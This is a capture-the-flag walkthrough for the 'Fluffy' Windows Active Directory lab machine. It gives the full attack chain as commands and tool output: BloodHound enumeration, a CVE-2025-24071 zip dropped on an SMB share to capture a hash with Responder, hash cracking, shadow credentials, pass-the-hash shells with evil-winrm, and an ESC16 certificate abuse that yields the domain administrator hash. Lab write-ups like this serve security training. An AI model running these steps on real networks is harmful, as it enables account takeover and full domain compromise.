
fluffy

This is fluffy writeup by Jiseok Song

nmap



Add these to /etc/hosts

Bloodhound

Let's run rusthound

```
rusthound-ce -u j.fleischman -p 'J0elTHEM4n1990!' -c All -d fluffy.htb -f
dc01.fluffy.htb
```

```
└─$ rusthound-ce -u j.fleischman -p 'J0elTHEM4n1990!' -c All -d fluffy.htb -f dc01.fluffy.htb
---------------------------------------------------
Initializing RustHound-CE at 23:20:41 on 09/20/25
Powered by @g0h4n_0
---------------------------------------------------


[2025-09-21T03:20:41Z INFO  rusthound_ce] Verbosity level: Info
[2025-09-21T03:20:41Z INFO  rusthound_ce] Collection method: All
[2025-09-21T03:20:41Z INFO  rusthound_ce::ldap] Connected to FLUFFY.HTB Active Directory!
[2025-09-21T03:20:41Z INFO  rusthound_ce::ldap] Starting data collection...
[2025-09-21T03:20:41Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2025-09-21T03:20:43Z INFO  rusthound_ce::ldap] All data collected for NamingContext DC=fluffy,DC=htb
[2025-09-21T03:20:43Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2025-09-21T03:20:45Z INFO  rusthound_ce::ldap] All data collected for NamingContext CN=Configuration,DC=fluffy,DC=htb
[2025-09-21T03:20:45Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2025-09-21T03:20:46Z INFO  rusthound_ce::ldap] All data collected for NamingContext CN=Schema,CN=Configuration,DC=fluffy,DC=htb
[2025-09-21T03:20:46Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2025-09-21T03:20:46Z INFO  rusthound_ce::ldap] All data collected for NamingContext DC=DomainDnsZones,DC=fluffy,DC=htb
[2025-09-21T03:20:46Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2025-09-21T03:20:46Z INFO  rusthound_ce::ldap] All data collected for NamingContext DC=ForestDnsZones,DC=fluffy,DC=htb
[2025-09-21T03:20:46Z INFO  rusthound_ce::api] Starting the LDAP objects parsing...
. Parsing LDAP objects: 2%
[2025-09-21T03:20:46Z INFO  rusthound_ce::objects::enterpriseca] Found 11 enabled certificate templates
[2025-09-21T03:20:46Z INFO  rusthound_ce::api] Parsing LDAP objects finished!
[2025-09-21T03:20:46Z INFO  rusthound_ce::json::checker] Starting checker to replace some values...
[2025-09-21T03:20:47Z INFO  rusthound_ce::json::checker] Checking and replacing some values finished!
[2025-09-21T03:20:47Z INFO  rusthound_ce::json::maker::common] 10 users parsed!
[2025-09-21T03:20:47Z INFO  rusthound_ce::json::maker::common] .//20250920232047_fluffy-htb_users.json created!
[2025-09-21T03:20:47Z INFO  rusthound_ce::json::maker::common] 62 groups parsed!
```

I need to remove domaindnszones and forestdomainszones entry of domains.json for bloodhound


```
21-497550768-2797716248-2627064577-512","PrincipalType":"Group","RightName":"WriteDacl","IsInherited":false,"InheritanceHash":""},{"PrincipalSID":"S-1-5-21-
497550768-2797716248-2627064577-519","PrincipalType":"Group","RightName":"GenericAll","IsInherited":false,"InheritanceHash":""},{"PrincipalSID":"FLUFFY.HTB-S-1-
5-32-544","PrincipalType":"Group","RightName":"GenericWrite","IsInherited":false,"InheritanceHash":""},{"PrincipalSID":"FLUFFY.HTB-S-1-5-32-544",
"PrincipalType":"Group","RightName":"WriteOwner","IsInherited":false,"InheritanceHash":""},{"PrincipalSID":"FLUFFY.HTB-S-1-5-32-544","PrincipalType":"Group",
"RightName":"AllExtendedRights","IsInherited":false,"InheritanceHash":""},{"PrincipalSID":"FLUFFY.HTB-S-1-5-32-544","PrincipalType":"Group","RightName":
"WriteDacl","IsInherited":false,"InheritanceHash":""}],"ObjectIdentifier":"S-1-5-21-497550768-2797716248-2627064577","IsDeleted":false,"IsACLProtected":false,
"ContainedBy":null},{"Properties":{"domain":"DOMAINDNSZONES.FLUFFY.HTB","name":"DOMAINDNSZONES.FLUFFY.HTB","distinguishedname":"DC=DOMAINDNSZONES,DC=FLUFFY,
DC=HTB","domainsid":"","isaclprotected":false,"highvalue":false,"description":null,"whencreated":1744906130,"machineaccountquota":0,
"expirepasswordsonsmartcardonlyaccounts":false,"minpwdlength":0,"pwdproperties":0,"pwdhistorylength":0,"lockoutthreshold":0,"minpwdage":"","maxpwdage":"",
"lockoutduration":"","lockoutobservationwindow":0,"functionallevel":"","collected":false},"GPOChanges":{"LocalAdmins":[],"RemoteDesktopUsers":[],"DcomUsers":[],
"PSRemoteUsers":[],"AffectedComputers":[]},"ChildObjects":[],"Trusts":[],"Links":[],"Aces":[{"PrincipalSID":"FLUFFY.HTB-S-1-5-18","PrincipalType":"Group",
"RightName":"Owns","IsInherited":false,"InheritanceHash":""},{"PrincipalSID":"S-1-5-21-497550768-2797716248-2627064577-498","PrincipalType":"Group","RightName":
"GetChanges","IsInherited":false,"InheritanceHash":""},{"PrincipalSID":"FLUFFY.HTB-S-1-5-32-544","PrincipalType":"Group","RightName":"GetChangesInFilteredSet",
"IsInherited":false,"InheritanceHash":""},{"PrincipalSID":"FLUFFY.HTB-S-1-5-32-544","PrincipalType":"Group","RightName":"GetChanges","IsInherited":false,
"InheritanceHash":""},{"PrincipalSID":"FLUFFY.HTB-S-1-5-32-544","PrincipalType":"Group","RightName":"GetChangesAll","IsInherited":false,"InheritanceHash":""},
{"PrincipalSID":"FLUFFY.HTB-S-1-5-9","PrincipalType":"Group","RightName":"GetChangesInFilteredSet","IsInherited":false,"InheritanceHash":""},{"PrincipalSID":
"FLUFFY.HTB-S-1-5-9","PrincipalType":"Group","RightName":"GetChanges","IsInherited":false,"InheritanceHash":""},{"PrincipalSID":"FLUFFY.HTB-S-1-5-9",
"PrincipalType":"Group","RightName":"GetChangesAll","IsInherited":false,"InheritanceHash":""},{"PrincipalSID":"S-1-5-21-497550768-2797716248-2627064577-512",
"PrincipalType":"Group","RightName":"GenericWrite","IsInherited":false,"InheritanceHash":""},{"PrincipalSID":"S-1-5-21-497550768-2797716248-2627064577-512",
"PrincipalType":"Group","RightName":"WriteOwner","IsInherited":false,"InheritanceHash":""},{"PrincipalSID":"S-1-5-21-497550768-2797716248-2627064577-512",
"PrincipalType":"Group","RightName":"AllExtendedRights","IsInherited":false,"InheritanceHash":""},{"PrincipalSID":"S-1-5-21-497550768-2797716248-2627064577-
512","PrincipalType":"Group","RightName":"WriteDacl","IsInherited":false,"InheritanceHash":""},{"PrincipalSID":"S-1-5-21-497550768-2797716248-2627064577-519",
"PrincipalType":"Group","RightName":"GenericAll","IsInherited":false,"InheritanceHash":""},{"PrincipalSID":"FLUFFY.HTB-S-1-5-32-544","PrincipalType":"Group",
"RightName":"GenericWrite","IsInherited":false,"InheritanceHash":""},{"PrincipalSID":"FLUFFY.HTB-S-1-5-32-544","PrincipalType":"Group","RightName":"WriteOwner",
"IsInherited":false,"InheritanceHash":""},{"PrincipalSID":"FLUFFY.HTB-S-1-5-32-544","PrincipalType":"Group","RightName":"AllExtendedRights","IsInherited":false,
"InheritanceHash":""},{"PrincipalSID":"FLUFFY.HTB-S-1-5-32-544","PrincipalType":"Group","RightName":"WriteDacl","IsInherited":false,"InheritanceHash":""}],
"ObjectIdentifier":"","IsDeleted":false,"IsACLProtected":false,"ContainedBy":null},{"Properties":{"domain":"FORESTDNSZONES.FLUFFY.HTB","name":"FORESTDNSZONES.
FLUFFY.HTB","distinguishedname":"DC=FORESTDNSZONES,DC=FLUFFY,DC=HTB","domainsid":"","isaclprotected":false,"highvalue":false,"description":null,"whencreated":
1744906130,"machineaccountquota":0,"expirepasswordsonsmartcardonlyaccounts":false,"minpwdlength":0,"pwdproperties":0,"pwdhistorylength":0,"lockoutthreshold":0,
```


Remove these entries

Run bloodhound and upload these files



But nothing interesting for j.fleischman

Get p.agila


Use nxc to check smb share

```
nxc smb DC01.fluffy.htb -u j.fleischman -p 'J0elTHEM4n1990!' --shares
```



I can see IT which is not default share and I can read and write. Login to the smb share

```
smbclient -U 'j.fleischman@fluffy.htb' //fluffy.htb/IT
```



Download Upgrade_Notice.pdf and open this file

CVE ID	Severity
CVE-2025-24996	Critical
CVE-2025-24071	Critical
CVE-2025-46785	High
CVE-2025-29968	High
CVE-2025-21193	Medium
CVE-2025-3445	Low

I can browse CVE-2025-24071 PoC(https://github.com/ThemeHackers/CVE-2025-24071). Clone it and run exploit.py


```
python3 exploit.py -f mal -i 10.10.14.190
```

It produces exploit.zip. Upload it to the smb share and run responder to listen to response

```
put exploit.zip
```





```
sudo responder -I tun0
```




Save as p.agila.hash and crack this hash

```
hashcat p.agila.hash ~/Desktop/rockyou.txt
```




I get the password. Let's try nxc



It works!

Get winrm_svc, ca_svc

I can check what I can do as p.agila on bloodhound




It looks like I can get winrm_svc, ldap_svc, and ca_svc. ldap_svc is not needed, so let's get winrm_svc and ca_svc. First, add p.agila to service accounts

```
uv run /opt/bloodyAD/bloodyAD.py -u p.agila -p prometheusx-303 --host
dc01.fluffy.htb add groupMember 'SERVICE ACCOUNTS' p.agila
```

```
$uv run /opt/bloodyAD/bloodyAD.py -u p.agila -p prometheusx-303 --host dc01.fluffy.htb add groupMember 'SERVICE ACCOUNTS' p.agila
[+] p.agila added to SERVICE ACCOUNTS
```

Then, I can get ntlm hashes for these accounts

```
certipy shadow auto -u p.agila -p 'prometheusx-303' -account winrm_svc -dc-ip 10.10.11.69 -target dc01.fluffy.htb
certipy shadow auto -u p.agila -p 'prometheusx-303' -account ca_svc -dc-ip 10.10.11.69 -target dc01.fluffy.htb
```



I can get winrm shell using the hash

```
evil-winrm -u winrm_svc -H '33bd09dcd697600edf6b3a7af4875767' -i dc01.fluffy.htb
```

```
┌──[parrot@parrot]─[~/Documents/fluffy]
└─$ evil-winrm -u winrm_svc -H '33bd09dcd697600edf6b3a7af4875767' -i dc01.fluffy.htb

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\winrm_svc\Documents>
```

Get root

Although bloodhound does not show the vulnerable template, I can use certipy to check it

```
certipy find -vulnerable -u ca_svc -hashes
':ca0f4f9e9eb8a092addf53bb03fc98c8' -target dc01.fluffy.htb -dc-ip
10.10.11.69 -stdout
```

```
CA Name                             : fluffy-DC01-CA
DNS Name                            : DC01.fluffy.htb
Certificate Subject                 : CN=fluffy-DC01-CA, DC=fluffy, DC=htb
Certificate Serial Number           : 3670C4A715B864BB497F7CD72119B6F5
Certificate Validity Start          : 2025-04-17 16:00:16+00:00
Certificate Validity End            : 3024-04-17 16:11:16+00:00
Web Enrollment
  HTTP
    Enabled                         : False
  HTTPS
    Enabled                         : False
User Specified SAN                  : Disabled
Request Disposition                 : Issue
Enforce Encryption for Requests     : Enabled
Active Policy                       : CertificateAuthority_MicrosoftDefault.Policy
Disabled Extensions                 : 1.3.6.1.4.1.311.25.2
Permissions
  Owner                             : FLUFFY.HTB\Administrators
  Access Rights
    ManageCa                        : FLUFFY.HTB\Domain Admins
                                      FLUFFY.HTB\Enterprise Admins
                                      FLUFFY.HTB\Administrators
    ManageCertificates              : FLUFFY.HTB\Domain Admins
                                      FLUFFY.HTB\Enterprise Admins
                                      FLUFFY.HTB\Administrators
    Enroll                          : FLUFFY.HTB\Cert Publishers
[!] Vulnerabilities
  ESC16                             : Security Extension is disabled.
[*] Remarks
  ESC16                             : Other prerequisites may be required for this to be exploitable. See the wiki for more details.
Certificate Templates               : [!] Could not find any certificate templates
```

I can enroll since ca_svc is group member of cert publishers

It's vulnerable to esc16. https://medium.com/@muneebnawaz3849/ad-cs-esc16-misconfiguration-and-exploitation-9264e022a8c6 shows concise explanation about it.

p.agila should be added to service accounts, which is done on previous step, but it can be reverted by machine cleanup

1. Write upn as administrator

```
certipy account update -u p.agila -p 'prometheusx-303' -upn administrator -
user ca_svc -dc-ip 10.10.11.69 -target dc01.fluffy.htb
```

```
┌──[✗]─[parrot@parrot]─[~/Documents/fluffy]
└─► $certipy account update -u p.agila -p 'prometheusx-303' -upn administrator -user ca_svc -dc-ip 10.10.11.69 -target dc01.fluffy.htb
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Updating user 'ca_svc':
    userPrincipalName                   : administrator
[*] Successfully updated 'ca_svc'
```

2. Request certificate(Get administrator.pfx)

```
certipy req -u ca_svc -hashes ':ca0f4f9e9eb8a092addf53bb03fc98c8' -dc-ip
10.10.11.69 -target dc01.fluffy.htb -template user -ca fluffy-DC01-CA
```

```
┌──[parrot@parrot]─[~/Documents/fluffy]
└─► $certipy req -u ca_svc -hashes ':ca0f4f9e9eb8a092addf53bb03fc98c8' -dc-ip 10.10.11.69 -target dc01.fluffy.htb -template user -ca fluffy-DC01-CA
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 18
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
```

I can't be authenticated right now

```
┌──[✗]─[parrot@parrot]─[~/Documents/fluffy]
└─► $certipy auth -pfx administrator.pfx -dc-ip 10.10.11.69 -username administrator -domain fluffy.htb
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator'
[*] Using principal: 'administrator@fluffy.htb'
[*] Trying to get TGT...
[-] Name mismatch between certificate and user 'administrator'
[-] Verify that the username 'administrator' matches the certificate UPN: administrator
[-] See the wiki for more information
```

3. Change upn to anything other than administrator

```
certipy account update -u p.agila -p 'prometheusx-303' -upn hello -user
ca_svc -dc-ip 10.10.11.69 -target dc01.fluffy.htb
```

```
┌──[✗]─[parrot@parrot]─[~/Documents/fluffy]
└─► $certipy account update -u p.agila -p 'prometheusx-303' -upn hello -user ca_svc -dc-ip 10.10.11.69 -target dc01.fluffy.htb
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Updating user 'ca_svc':
    userPrincipalName                   : hello
[*] Successfully updated 'ca_svc'
```

4. Authenticate as administrator

```
certipy auth -pfx administrator.pfx -dc-ip 10.10.11.69 -username
administrator -domain fluffy.htb
```

```
┌──[parrot@parrot]─[~/Documents/fluffy]
└─── $certipy auth -pfx administrator.pfx -dc-ip 10.10.11.69 -username administrator -domain fluffy.htb
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator'
[*] Using principal: 'administrator@fluffy.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@fluffy.htb': aad3b435b51404eeaad3b435b51404ee:8da83a3fa618b6e3a00e93f676c92a6e
```

I can evil-winrm with this hash

```
